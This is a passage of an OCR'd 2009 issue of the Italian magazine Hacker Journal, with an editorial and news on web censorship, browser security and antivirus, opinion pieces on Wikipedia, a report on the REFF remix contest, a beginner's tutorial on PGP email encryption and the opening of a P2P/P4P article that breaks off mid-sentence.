TUTTO QUELLO CHE GLI ALTRI NON DICONO

2€
NO PUBBLICITÀ
SOLO INFORMAZIONE E ARTICOLI

n.187
www.hackerjournal.it

HACKER JOURNAL

TREND IN ACTION

ALLA RICERCA DEL CRACK



INTERNET

NET NEUTRALITY

REFF E SCAMBIO ETICO

PROGRAMMING

ANALISI CON I PATTERN

SECURITY

EMAIL I SEGRETI DELLA CIFRATURA

FOCUS ON

QUANDO IL P2P EVOLVE IN P4P... ADDIO ALLA PRIVACY!

QUATTORD. ANNO 9 - N° 187 - 22 OTTOBRE/4 NOVEMBRE 2009 - € 2,00

WLF PUBLISHING

Anno 9 – N.187
22 ottobre/4 novembre 2009

Editore (sede legale):
WLF Publishing S.r.l.
Socio Unico Medi & Son S.r.l.
via Donatello 71
00196 Roma
Fax 063214606

Realizzazione editoriale
a cura di BMS Srl

Printing:
Roto 2000

Distributore:
M-DIS Distributore SPA
via Cazzaniga 2 - 20132 Milano

Copertina: Daniele Festa

HACKER JOURNAL
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

Una copia 2,00 euro

Direttore Responsabile:
Teresa Carsaniga

hack·er (hãk'∂r)
"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

editoriale



Una rete in pericolo

"Chi mi vende una padella ha il diritto di dirmi cosa cuocere?"
(Stefano Quintarelli, blog.quintarelli.it)

C'è poco da dire e da argomentare: siamo bambini cattivi. Pensiamo a Internet come a qualcosa che non ha leggi e regole, che ci mette alla mercé di qualsiasi farabutto che, essendo ignoranti, abuserà di noi. Compiamo dei reati solo perché qualche maligno ci mette a disposizione gli strumenti per farlo ma non ne siamo responsabili: come bambini, ignoriamo le conseguenze delle nostre azioni. Scambiamo file Torrent danneggiando i poveri artisti, scriviamo pareri denigratori su Wikipedia, scommettiamo su siti esteri pericolosissimi e perdiamo tempo mettendoci a rischio inconsciamente.

Sono convinto che questa situazione sia vera in alcuni casi ma non per tutti gli utenti di Internet e, ovviamente, trovo che l'idea di avere a che fare con una Rete "addomesticata" sia abominevole. Eppure, la tendenza è quella: prima sono arrivati i filtri per evitare l'accesso a siti esteri di gioco online, poi i filtri per evitare l'accesso a The Pirate bay, poi le denunce a Wikipedia per alcuni contenuti considerati denigratori.

La situazione sta un po' sfuggendo di mano e fare un paragone con la "Rete Cinese di Stato" sta diventando sempre più scontato. Con la cecità tipica di chi non conosce gli strumenti con cui ha a che fare, tribunali e politici cercando di imbrigliare una realtà che, per sua intrinseca natura, è limitata solo dalla fantasia. Gli sforzi andrebbero forse fatti per sfruttare adeguatamente questo meraviglioso strumento come fanno quelli che con Internet hanno a che fare da anni: nessuno ha mai avuto alcun tipo di problema a far valere i propri diritti e a capire cosa può dargli problemi e cosa no. Non è difficile. Non è tardi per imparare.

Khamul

HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa! Appena possiamo rispondiamo a tutti, scrivete!

redazione@hackerjournal.it

Baia si, baia no, baia forse...




La storia l'abbiamo seguita fin da subito: nell'agosto 2008, il giudice dlele indagini preliminari di Bergamo ha chiesto ai provider italiani di oscurare The Pirate Bay perché ritenuto un sito per lo scambio di materiale illegale. Gli avvocati italiani della Baia hanno ovviamente fatto ricorso e l'hanno vinto, permettendo nuovamente al sito di essere visibile. La notizia del 30 settembre è che la Corte di Cassazione ha annullato la revoca dell'oscuramento e The Pirate Bay potrà nuovamente essere bandita dai computer nazionali. Vista la natura strettamente strumentale del sito, che comunque ha una fortissima presenza di materiale perfettamente legale, lascia un po' stupiti questo accanirsi verso un "nemico" che ha ormai mutato la sua forma. Soprattutto lascia stupiti il fatto che si vuole che la Baia venga chiusa, in Italia, tramite provvedimenti del giudice delle indagini preliminari e non tramite un processo. In teoria si dovrebbe essere innocenti fino a prova contraria mentre l'azione giudiziale viene rivolta non contro chi mette a disposizione o scarica materiale protetto ma contro chi offre uno strumento per la condivisione. La questione è vecchia, delicata e ancora tutta da affrontare: se chi mette a disposizione gli strumenti fosse colpevole dell'uso che ne fanno gli utenti, si creerebbe un pericoloso precedente. Se la linea fosse veramente questa e fosse applicata a tutti i contesti, come dovrebbe essere per equità, è facile cosa potrebbe accadere ai fornitori di servizi nel caso in cui gli strumenti che mettono a disposizione fossero usati per atti criminali. Ci sarebbe da aspettarsi Microsoft, Google e compagnia oscurati e sul banco degli imputati complici di attentati, omicidi, violenze di qualsiasi genere. Un po' troppo. Senza contare che la soluzione di chiudere i DNS rappresenta un caso che assimila il nostro paese alla Cina e dimostra che della Rete non abbiamo capito granché. I provvedimenti di legge, infatti, riguardano solo la parte di Rete italiana, per altro ben connessa con quelle estere. Bastano pochi trucchetti, alla portata di chiunque, per rendere carta straccia qualsiasi provvedimento tecnico venga preso da un tribunale. Già quando venne oscurata la prima volta, la reazione di The Pirate Bay fu semplicemente quella di associare altri IP a quelli già usati e di registrare un altro dominio. Ora. Posto che il tribunale provveda nuovamente al sequestro, non si capisce perché le cose dovrebbero essere diverse. Per finire c'è da chiedersi cosa accadrebbe nel caso di provvedimenti presi in senso opposto. Pensiamo a un'attività legale in Italia che è invece vietata in un altro paese. Pensiamo che i tribunali di quel paese decidessero di filtrare i siti per impedire visite alla "nostra" attività. Ce le immaginiamo le reazioni in Italia? Le accuse di censura e i paragoni con la Cina fioccherebbero da tutte le parti. Così come le reazioni da parte dei gestori dell'attività italiana che cercherebbero senz'altro di rimediare al problema.



FIREFOX BLINDATO


I ragazzi di Mozilla continuano a lavorare intorno al browser Firefox per aumentarne il grado di sicurezza. Difatti hanno da poco rilasciato le versioni in anteprima con alcune implementazioni tese a ridurre i rischi legati agli attacchi informatici effettuati via Web. Le nuove soluzioni sfruttano la specifica Content Security Policy (CSP) per arginare gli effetti degli attacchi cross site scripting (XSS), generalmente perpetrati per sottrarre dati all'insaputa degli utenti o per diffondere nuovo malware. CSP consente ai webmaster di inserire particolari restrizioni. Ciò permette la creazione di apposite liste nelle quali indicare quali script possano essere eseguiti e da quali fonti su un sito, evitando così che il browser possa eseguire script provenienti da fonti poco affidabili.



CRETINI 2.0


OVVERO PICCOLI GENI....

Tempestava l'ex fidanzata con telefonate e, soprattutto, messaggi su Facebook non rassegnandosi alla fine del rapporto così è stato arrestato per stalking. Questa la storia di un bergamasco sui trent'anni che dopo essere stato piantato dalla fidanzata a gennaio, ha iniziato a pedinarla. Non pago, cercava di contattare la sua ex tempestandola con centinaia di telefonate e SMS. I carabinieri hanno inoltre accertato che gli atti persecutori proseguivano anche sul web, con messaggi e mail su Facebook. Altro esempio di un brillante utilizzo del social networking è quello di un ladro 26enne di Albano Laziale (Roma) che nel corso di uno dei suoi ultimi colpi, ad aprile, nella casa di un uomo di 52 anni, avendo trovato un PC acceso, non ha resistito a collegarsi con le sue credenziali al social network per comunicare con i suoi amici. I suoi dati lasciati nel PC sono stati acquisiti dai carabinieri che sono riusciti a risalire alla sua identità. Bei geni!!!



ANTIVIRUS... MICROSOFT

Dal 29 settembre scorso, gli utenti di Windows XP, Vista e 7 possono scaricare gratuitamente da un sito Microsoft (www.microsoft.com/security_essentials) un programma, chiamato Security Essentials, che oltre alla protezione contro i virus informatici veri e propri offre anche tutela contro altri tipi di minaccia, come trojan, rootkit e spyware. Security Essentials non fa parte degli aggiornamenti automatici di Windows: non ha data di scadenza o periodi di prova. L'unica limita-



zione è che il software verifica che il Windows sul quale viene installato abbia una regolare licenza d'uso. Se avete già installato altri prodotti antivirus, Security Essentials può andarvi in conflitto e quindi occorre rimuoverli seguendo le apposite istruzioni fornite da Microsoft.L'aggiornamento di Security Essentials per riconoscere nuove minacce è automatico, come avviene con qualunque antivirus, ed è gratuito. Questo è il secondo tentativo di Microsoft di entrare nel mercato degli antivirus: il primo, Windows Live OneCare, era a pagamento ed è stato ritirato a giugno 2009 senza aver raggiunto quote di mercato significative. Non è l'unico gratuito: ci sono alternative come AVG, Avast, Avira, che oltretutto non fanno domande sulla licenza d'uso di Windows.

WI-FI N-EWS

Dai dispositivi Wi-Fi con tecnologia N scomparirà l'indicazione "Draft 2.0" a indicare la conformità con le specifiche preliminari, rimaste in vigore ben oltre un anno, per passare finalmente alla dicitura finale "Wi-Fi n Certified" che segna il passaggio allo standard ufficiale. La Wi-Fi Alliance continuerà a svolgere i test di interoperbailità: il nuovo standard mantiene interamente le specifiche stabilite dalla versione preliminare Draft 2.0 a cui si aggiungno alcune funzioni accessorie e opzionali che potranno anche essere indicate proprio sotto al nuovo logo. Quest'ultimo sensibilmente più largo e colorato del precedente, evidenzia non solo la conformità al nuovo nato Standard Wi-Fi n, ma anche la retro-compatibilità con tutte le tecnologie senza fili delle generazioni precedenti. Invece tra le funzioni opzionali che possono o meno essere integrate nei dispositivi in commercio, ricordiamo la tecnologia siglata A-MPDU in grado di aumentare il trasferimento dei dati grazie all'aggregazione dei pacchetti. La tecnologia Space-time Block Coding siglata STBC che permette di ricevere più copie dello stesso segnale per migliorare l'affidabilità, infine la coesistenza dei canali che permette ai dispositivi Wi-Fi n di passare dai 40MHz ai 20MHz di ampiezza in presenza di dispositivi delle generazioni precedenti.

CRYPTOAPI MAL COMUNE...

Sono passate nove settimane da che è stata pubblicata la dimostrazione di come sfruttare un bug in CryptoApi - una libreria usata da Internet Explorer, Chrome e Safari per la gestione dei certificati Ssl - e ancora non c'è in vista una patch. In pratica il bug può essere usato per far credere al browser che si sta usando un certificato Ssl per accedere al legittimo sito cui è collegato, mentre in realtà ci si connette a un sito fraudolento. Per ora Microsoft ha fatto soltanto sapere che sta "investigando su una possibile vulnerabilità" e che "prenderà le misure necessarie per proteggere i clienti" quando avrà concluso. Finché Microsoft non avrà rilasciato una patch è consigliabile usare un browser alternativo come Firefox: il team di Mozilla ha risolto la vulnerabilità già pochi giorni dopo la sua rivelazione.

TWITTER UFFICIALE

La Corte Suprema britannica ha appena acconsentito a procedere contro un misterioso internauta che si finge Donal Blaney, su Twitter. Fin qui niente di strano se non fosse che il decreto sarà consegnato al ladro di identità proprio attraverso le pagine del sito di microblogging. Difatti, non avendo modo di rintracciare l'utente che dallo scorso 17 settembre utilizza un account Twitter associato a una foto di Blaney (oltre che al nome del suo blog) per postare messaggi di fede politica opposta a quella dell'avvocato, la Corte non ha avuto altra scelta se non quella di utilizzare lo stesso social network per intimare all'anonimo di smettere e rivelare la propria vera identità. Così l'invio del "Blaney's Blarney Order" tramite tweet è stato autorizzato. In realtà nel Regno Unito la legge prevede che le ingiunzioni possano essere recapitate ai loro destinatari non necessariamente nei modi tradizionali, è comunque la prima volta che un social network serve allo scopo.



Il simil-Google a misura di Corano

Si chiama ImHalal (www.imhalal.com) il primo motore di ricerca per internet interamente musulmano: ideato da Reza Sardeha, un ventenne irano-kuwaitiano che vive in Olanda e studia Business Management, inaugurato ai primi di settembre, è concepito in modo da assicurare ai musulmani di non incappare su internet in contenuti "haram", ovvero proibiti. Quando la ricerca tocca "temi sensibili", una schermata avverte il navigatore dei rischi, classificandoli con una scala da uno a tre. Spetta poi all'utente scegliere se proseguire o meno nell'esplorazione. Così, ad esempio digitando la parola "sex" si ottiene una risposta che recita: "Opps. La tua richiesta ha un livello haram di due su tre. I risultati possono essere proibiti. Se pensi ancora di voler proseguire clicca qui". Stesso risultato se si inseriscono termini come gay, lesbian, pig o pork (rispettivamente omosessuale, lesbica, maiale e porco in inglese)...

Chi scrive e chi paga?!?



Bella la libertà, a chi non piace... Ma poi, quando le cose non vanno bene, chi paga il conto???

Chi mi conosce sa che sono sempre perplesso quando si parla di social network e web 2.0, aldilà del nome, che questi fenomeni hanno e che trovo sbagliati mi preoccupa molto uno dei concetti che strisciano all'ombra della bandiera della pace e del siamo tutti autori della nostra informazione. Ho studiato per fare questo mestiere, ho fatto la gavetta e ho imparato le regole sulla mia pelle. Con questo non voglio essere accusato di snobbismo, dico solo che c'è un apprendistato per questo come per tutti i mestieri. Fare informazione non è una cosa semplice. Inoltre c'è un discorso di responsabilità che forse non tutti conoscono: se io scrivo cose non vere o diffamanti il primo ad andarci di mezzo è il mio direttore responsabile, civilmente e penalmente di quanto viene pubblicato su queste pagine. In seconda battuta ne sono responsabile io. Ma se io scrivo una voce su Wikipedia a proposito di un mio amico, chiamiamolo Luca S. per esempio, e asserisco cose spiacevoli sulla sua salute e sulle sue pratiche sessuali preferite chi è responsabile di questo. A chi si può rivolgere il signor Luca S. per vedersi rifondati i danni che questa pagina di Wiki gli ha creato. Nel regolamento dell'enciclopedia on-line è scritto: "La responsabilità civile e penale di quanto un singolo utente scrive è dell'utente stesso. Dato che i contenuti appena inseriti sono immediatamente visibili, qualunque controllo delle modifiche può essere eseguito solo a posteriori. La comunità degli utenti è, nel suo complesso, impegnata a migliorare i contenuti e rimuovere vandalismi, ma non può offrire alcuna garanzia al riguardo; nessuna responsabilità può essere quindi esserle attribuita. [...] Il nome utente o l'indirizzo IP di ogni utente che ha contribuito ad una pagina è riportato nella cronologia della pagina stessa e tutti possono consultare tale elenco. Per risalire all'indirizzo IP di un utente registrato è necessaria una richiesta a Wikimedia Foundation." Ma noi tutti sappiamo come sia possibile aggirare questa cosa e come alla fine ci si ritrovi in una sorta di far west dove tutto è lecito e consentito. Mi viene solo una cosa da dire alla fine di tutto questo discorso che so disturberà molto i più acerrimi sostenitori della rete "libera" e la dico attraverso le parole del politico inglese di fine '700 Edmund Burke: "La libertà astratta, come le altre astrazioni, non esiste."

BigG



Ignoranza sovrana

Non è facendo valere leggi nazionali che si agisce in contesti mondiali

Le recenti polemiche sulle diffamazioni a mezzo di Wikipedia mi lasciano con un sorriso amaro. È sicuramente vero che non fa piacere leggere poco carine su di sé visibili a milioni di utenti ma un comportamento del genere dà vita a diverse illazioni sulla conoscenza che questi "offesi" da Wikipedia hanno della tecnologia. Lo strumento stesso ci mette a disposizione i mezzi per rimuovere ogni offesa, per sporgere una denuncia mirata a chi le ha inserito un testo, per fare in modo che le cose seguano il loro corso senza coinvolgere per forza lo strumento. Wikipedia si distingue in due entità separate: da una parte c'è lo strumento tecnico, il sito. Dall'altra c'è il sapere contenuto, che non ha proprietari, che non viene firmato, che è di libero utilizzo. Il sito è un semplice strumento tecnico. Il sapere è il vero valore e viene condiviso a livello mondiale. È vero che soffre di infiltrazioni di parte ma ha come scopo quello strettamente enciclopedico, al di là delle considerazioni personali, delle idee politiche, della religione. Non è un caso che tutti possano contribuire, che diversi articoli riportino note che avvisano della mancanza di citazioni, della presenza di pareri personali, della inattendibilità o della parzialità del contenuto. Le voci dell'enciclopedia sono lì, con l'indicazione che c'è qualcosa che non va, in attesa che qualcuno le sistemi, le completi, le corregga. Sono in attesa che noi lettori si decida di passare la barricata e a darsi da fare per sistemarle. Al limite basta una denuncia contro ignoti per avviare le indagini da parte della Polizia postale. Se le forze dell'ordine hanno difficoltà a compiere indagini internazionali su offese telematiche, non è certo denunciando una entità a caso che si può risolvere il problema: sarebbe meglio darsi da fare per migliorare le cose. Basta una segnalazione allo staff per sistemare la maggior parte dei problemi di contenuto. Il bello è che anche gli "offesi" possono intervenire, con meno clamore e sicuramente molta più efficacia dal punto di vista della conoscenza: sono moltissimi gli articoli che contengono due ma anche 3, 4 e più punti di vista, evidenziando che si tratta di posizioni diverse. In tale contesto, una reazione legale è violenta e, come scriveva Isaac Asimov: "La violenza è l'ultimo rifugio degli incapaci".

Helevorn



REFF/REWF

Storia di una contaminazione che continua

Vi ricordate la banda dei pirati deturnati e situazionisti del REFF? HJ li aveva immortalati diversi mesi fa all'inizio della loro avventura. Ma rinfreschiamoci le idee. REFF sta per RomaeuropaFakeFactory, la versione fake del (quasi) omonimo Romaeuropa Web Factory, concorso lanciato da Telecom e Fondazione Romaeuropa per sostenere le creatività digitale. Perchè farne un fake? Semplice, all'inizio il concorso prevedeva clausole bizzarre, come il divieto di utilizzare tecniche come il remix e il mashup, richiedendo ai partecipanti la cessione unilaterale dei diritti sulle opere presentate anche per fini commerciali, inclusa la possibilità di remixare le stesse opere a piacimento riservata ai promotori del concorso. Il REFF, acquisito l'omonimo dominio della Fondazione (www.romaeuropa.org) lancia in rete la versione rivoltata del concorso (tutto dedicato al remix e in Creative Commons), raccogliendo a tempo record l'adesione di un'ottantina di partner da tutto il mondo.

:: Primi sintomi

Le reazioni del Web e anche della stampa nazionale che si interessa al caso non tardano ad arrivare: il caso fa notizia e a marzo per un primo evento di presentazione il REFF al completo arriva in Senato organizzando una conferenza internazionale. Pochi giorni dopo sul sito del WebFactory compare una comunicazione rivolta ai partecipanti: i diritti di sfruttamento delle opere saranno limitati al solo uso non commerciale e per iniziative di promozione del concorso.


Ma non è che l'inizio di un processo di contaminazione sorprendente, che porterà l'originale ad essere quasi indistinguibile dal suo fake...

:: Metamorfosi

Ma veniamo alla cronaca dei fatti recenti. Il 16 settembre scorso a Roma, presso l'Opificio Telecom (nuova sede della Fondazione) viene presentata la nuova edizione del concorso Romaeuropa Web Factory.
Ecco cosa scopriamo:

- contrariamente all'anno scorso in cui si utilizzava il nome per esteso, il concorso si sigla...REWF(!);
- contrariamente all'anno scorso, il concorso abbandona le licenze proprietarie scegliendo... le Creative Commons(!!);
- contrariamente all'anno scorso, remix e mashup prima vietati dal regolamento vengono addirittura... esplicitamente promossi(!!!).

Un'intima sensazione di sollievo e soddisfazione si starà impadronendo dell'animo di qualsiasi lettore che negli anni si sia battuto per la libera diffusione dei saperi, ora per smuovere il pantano legislativo in cui affoga il diritto d'autore (e con lui gli autori medesimi e le loro opere): per una volta la battaglia sembra vinta su tutti i fronti, mentre la contaminazione completa. Ma ancora vi mancano due elementi importanti.
Il primo sembra generato da un ambiguo sentimento di fascinazione/identificazione col falso (di per sé perfettamente spiegabile in termini psicoanalitici e di opportunità) è che Beatpick, promotore del REFF e suo partner principale per la sezione musica e videoarte, svolgerà esattamente lo stesso ruolo per il WebFactory: il falso e ntra nel corpo dell'originale attraverso una sua componente organica "viva" operando, per restare nella metafora biologica, un vero e proprio innesto. Infine, come esclama Marco Scialdone, avvocato ufficiale del REFF, leggendo il nuovo disclaimer legale: "È uguale a quello che ho fatto io!".



IGF 2008: la prossima riunione del Forum si terrà ad Atene fra il 15 e il 18 novembre 2009.

:: Esiti controversi

Cosa è dunque successo? Rallegrando gli animi di tutti, concordiamo che una battaglia culturale su almeno due fronti - la legittimità e il valore delle forme di libera circolazione dei sapere e quella del lavoro di migliaia di artisti che da Warhol, a Borroughs, a Fluxus hanno messo il remix al centro della loro produzione – è stata effettivamente vinta: Fondazione Romaeuropa e Telecom stessi durante la conferenza stampa non possono fare a meno di ricordare in tre occasioni l'apporto fondamentale che il REFF ha avuto nel ripensamento del concorso. La dinamica brevemente descritta è anche paradigmatica del rapporto fra realtà corporate/istituzionali, hacking e produzione culturale/artistica che nasce dai "bug" del sistema. Se la materia creativa - originaria più che originale, anche quando si presenta sotto forma di un falso (d'autore) - nasce in quelle zone interstiziali e da lì crea valore, è anche vero che un virus per sua natura tende ad essere integrato dall'organismo. Intanto, se il REFF strizza l'occhio e saluta con favore la peculiare mutazione in corso, ci chiediamo quali saranno le prossime mosse e in che direzione si evolverà il rapporto fra questo riuscitissimo fake e il suo originale: Fondazione e, in testa a tutti, il colosso Telecom Italia.

:: Nuovi segnali

A dire il vero, REFF si muove già. Parecchio e in direzioni del tutto inaspettate. Mentre compare su Wired Italia di ottobre con un articolo a firma di Francesco Monico, direttore della Scuola di Media Design e Arti digitali della NABA, il sito, che ad agosto ha subito un attacco hacker (con l'obiettivo di denunciare i massacri di Gaza), è nuovamente online con un restyling del logo e della piattaforma. L'iniziativa viene invitata a partecipare all'IGF Italia (incontro preparatorio dell'Internet Governance Forum dell'ONU), per raccontare la sua esperienza a cavallo fra arte, creatività, innovazione e diritti digitali. In anteprima siamo lieti di annunciare l'apertura di una nuova sezione del concorso che si occuperà di un tema caldissimo: la neutralità della rete. Staremo a vedere di che saranno capaci.


Penelope.di.pixel

e-mail segretissime



Cifrare le e-mail può essere utile in più di un'occasione: PGP è semplice, rapido e completamente gratuito

Non siamo gli unici in famiglia o in ufficio a usare lo stesso computer. Abbiamo certamente a disposizione account diversificati protetti da password, ma se abbiamo un parente esperto, o un amministratore di sistema abile e curioso, con la complicità della nostra disattenzione, è quasi un attimo accedere ai nostri messaggi più personali. Abbiamo a disposizione uno strumento gratuito e formidabile per rendere inaccessibili i nostri messaggi di posta. Il programma più diffuso per crittografare le nostre e-mail si chiama PGP è assolutamente gratuito e molto efficace per cifrare qualsiasi tipo di file. Da quando PGP (che sta per Pretty Good Privacy) ha fatto la sua comparsa, moltissimo tempo informatico fa, nel 1991, il suo uso è diventato ancora più semplice grazie ai plug-in che aggiungono le sue funzionalità alla maggior parte dei programmi usati per gestire la posta elettronica come Outlook, Outlook Express, Evolution, Mozilla Thunderbird, Mail e tanti altri. Anche se è stato provato che usare questi moduli aggiuntivi non ci garantisce lo stesso livello di sicurezza assicurato dall'uso di PGP come programma a sé stante.



Facciamo molta attenzione a installare la versione adatta al nostro sistema operativo: la maggior parte funziona a 32 bit.

:: Come funziona PGP


Il programma ci permette di crittografare i messaggi in modo che solo i destinatari possano leggerlo. Il sistema usa una chiave pubblica e una privata. La chiave segreta ci consente di decodificare il messaggio che è stato cifrato con la corrispondente chiave pubblica. Così, se noi siamo in possesso della

chiave pubblica di Alberto e desideriamo inviargli un messaggio di posta riservato, cifriamo il messaggio usando la sua chiave pubblica e la nostra chiave privata. Solo Alberto, con la sua chiave privata, potrà decodificare la nostra mail. La chiave segreta deve essere conservata scrupolosamente e non va assolutamente trasmessa a nessuno, mentre la chiave pubblica può tranquillamente avere la massima diffusione perché la codifica funziona solo se abbiamo la chiave pubblica del mittente e siamo i destinatari del messaggio. Con molta esperienza e con computer molto potenti è possibile decodificare il messaggio, ma l'operazione non è assolutamente possibile con la dotazione informatica standard e il tempo a disposizione di parenti, amici e datori di lavoro.

Possiamo infatti reperire facilmente chiavi pubbliche nei cosiddetti key-server, database di chiavi pubbliche PGP accessibili ed utilizzabili da tutti. Funziona un po' come un elenco del telefono. Vediamo nella pratica come è semplice usare PGP. Colleghiamoci a http://www.pgpi.org/products/pgp/versions/freeware scegliamo la versione adatta al nostro sistema operativo e compiliamo il modulo per ricevere via mail il collegamento per scaricare il file e il codice per attivare la licenza. Scaricheremo una versione di prova perfettamente funzionante per 30 giorni, scaduti i quali alcune funzioni non saranno più disponibili. Potremo comunque continuare a criptare le bostre mail che è la cosa che ci interessa di più. Decomprimiamo la cartella PGPdesktop9.10.00_Windows.zip, e l'unico file compresso contenuto all'interno della cartella decompressa. Facciamo clic sul file eseguibile a 32 o a 64 bit, a seconda del nostro sistema operativo e procediamo con l'installazione. Dopo aver riavviato il computer attiviamo la licenza che troviamo nel messaggio di posta elettronica di conferma.



La stringa di caratteri alfanumerici contenuti nella chiave di PGP è veramente lunga e complessa: sono necessari computer molto potenti per poter accedere ai nostri messaggi criptati.



Per usare PGP dobbiamo creare una chiave privata nuova oppure importarla, se ne possediamo già una pronta.

:: Creiamo le chiavi e prepariamo il messaggio

Seguiamo la procedura guidata per creare la chiave privata. Ora inviamo la nostra chiave pubblica ai destinatari ai quali desideriamo inviare email cifrate (che devono avere installato a loro volta il programma). Farlo è molo semplice: facciamo clic con il pulsante destro del mouse in basso a destra nell'area di notifica sull'icona di PGP Desktop e selezioniamo l'opzione Open PGP Desktop. A sinistra della finestra clicchiamo sulla voce Email this key (invia per posta questa chiave).
Arriviamo a questa stessa finestra, la prima volta che avviamo il programma di posta, un messaggio chiede se vogliamo rendere sicuro l'account di posta attivo. Rispondiamo di sì. Nella nuova finestra selezioniamo la scheda PGP Keys selezioniamo la chiave da inviare poi facciamo clic su Email This Key (invia per posta questa chiave). Si avvia il nostro programma per gestire la posta e compare un messaggio predefinito al quale dobbiamo aggiungere solo il nome dei destinatari del messaggio. Dopo aver preparato il messaggio, facciamo clic destro sull'icona di PGP e selezioniamo prima Current Window e poi Encrypt. Nella nuova finestra spostiamo nella parte inferiore la chiave del destinatario e facciamo clic su OK. Quando un nostro corrispondente ci invia la sua chiave pubblica, dobbiamo aggiungerla al nostro "portachiavi" in modo da poter scambiare messaggi criptati con questa persona. Salviamo sul desktop la chiave pubblica allegata al messaggio. Dal menu File di PGP selezioniamo il comando Open e poi cerchiamo sul desktop il file con estensione .asc appena salvato e facciamo clic su Apri. Nella finestra Select key(s) che si apre selezioniamo la chiave pubblica e facciamo clic su Import. La chiave viene aggiunta nella sezione All Keys.

:: Leggiamo un messaggio

Quando riceviamo un'e-mail criptata, facciamo clic destro sull'icona di PGP e selezioniamo prima Current Window e poi Decrypt & Verify. Scriviamo la "passphrase" (la frase segreta) corrispondente alla nostra chiave privata e leggiamo il testo del messaggio in una nuova finestra.

(Forse) saremo assimilati. . .

...ma la resistenza non è inutile! Il P4P non è il successore del P2P ed è pure pericoloso

Lo scenario tipico del P2P è quello di un utente che trova materiale interessante sul computer di un altro, magari dall'altra parte del mondo, avvia il download e attende che sia terminato. Un'azione che è completamente svincolata dalla posizione geografica e dal numero dei network coinvolti nell'operazione: che si tratti di scaricare materiale da un utente che sta nella casa di fronte o dall'altra parte del mondo, le azioni da compiere sono le stesse. La posizione geografica è talmente ininfluente da essere addirittura ignorata: la Rete è vista come un struttura logica senza alcun collegamento fisico e gli utenti appaiono tutti sullo stesso piano. Questo, dal punto di vista pratico, dà vita a un problema di ottimizzazione: se un utente del P2P trova un file che gli interessa in un computer dall'altra parte del mondo, coinvolge nel suo download una serie spropositata di reti e provider quando, magari, lo stesso file è disponibile in qualche computer più vicino, magari sulla rete del suo stesso provider. Questo allungamento della strada comporta due conseguenze: la prima è che il download sarà 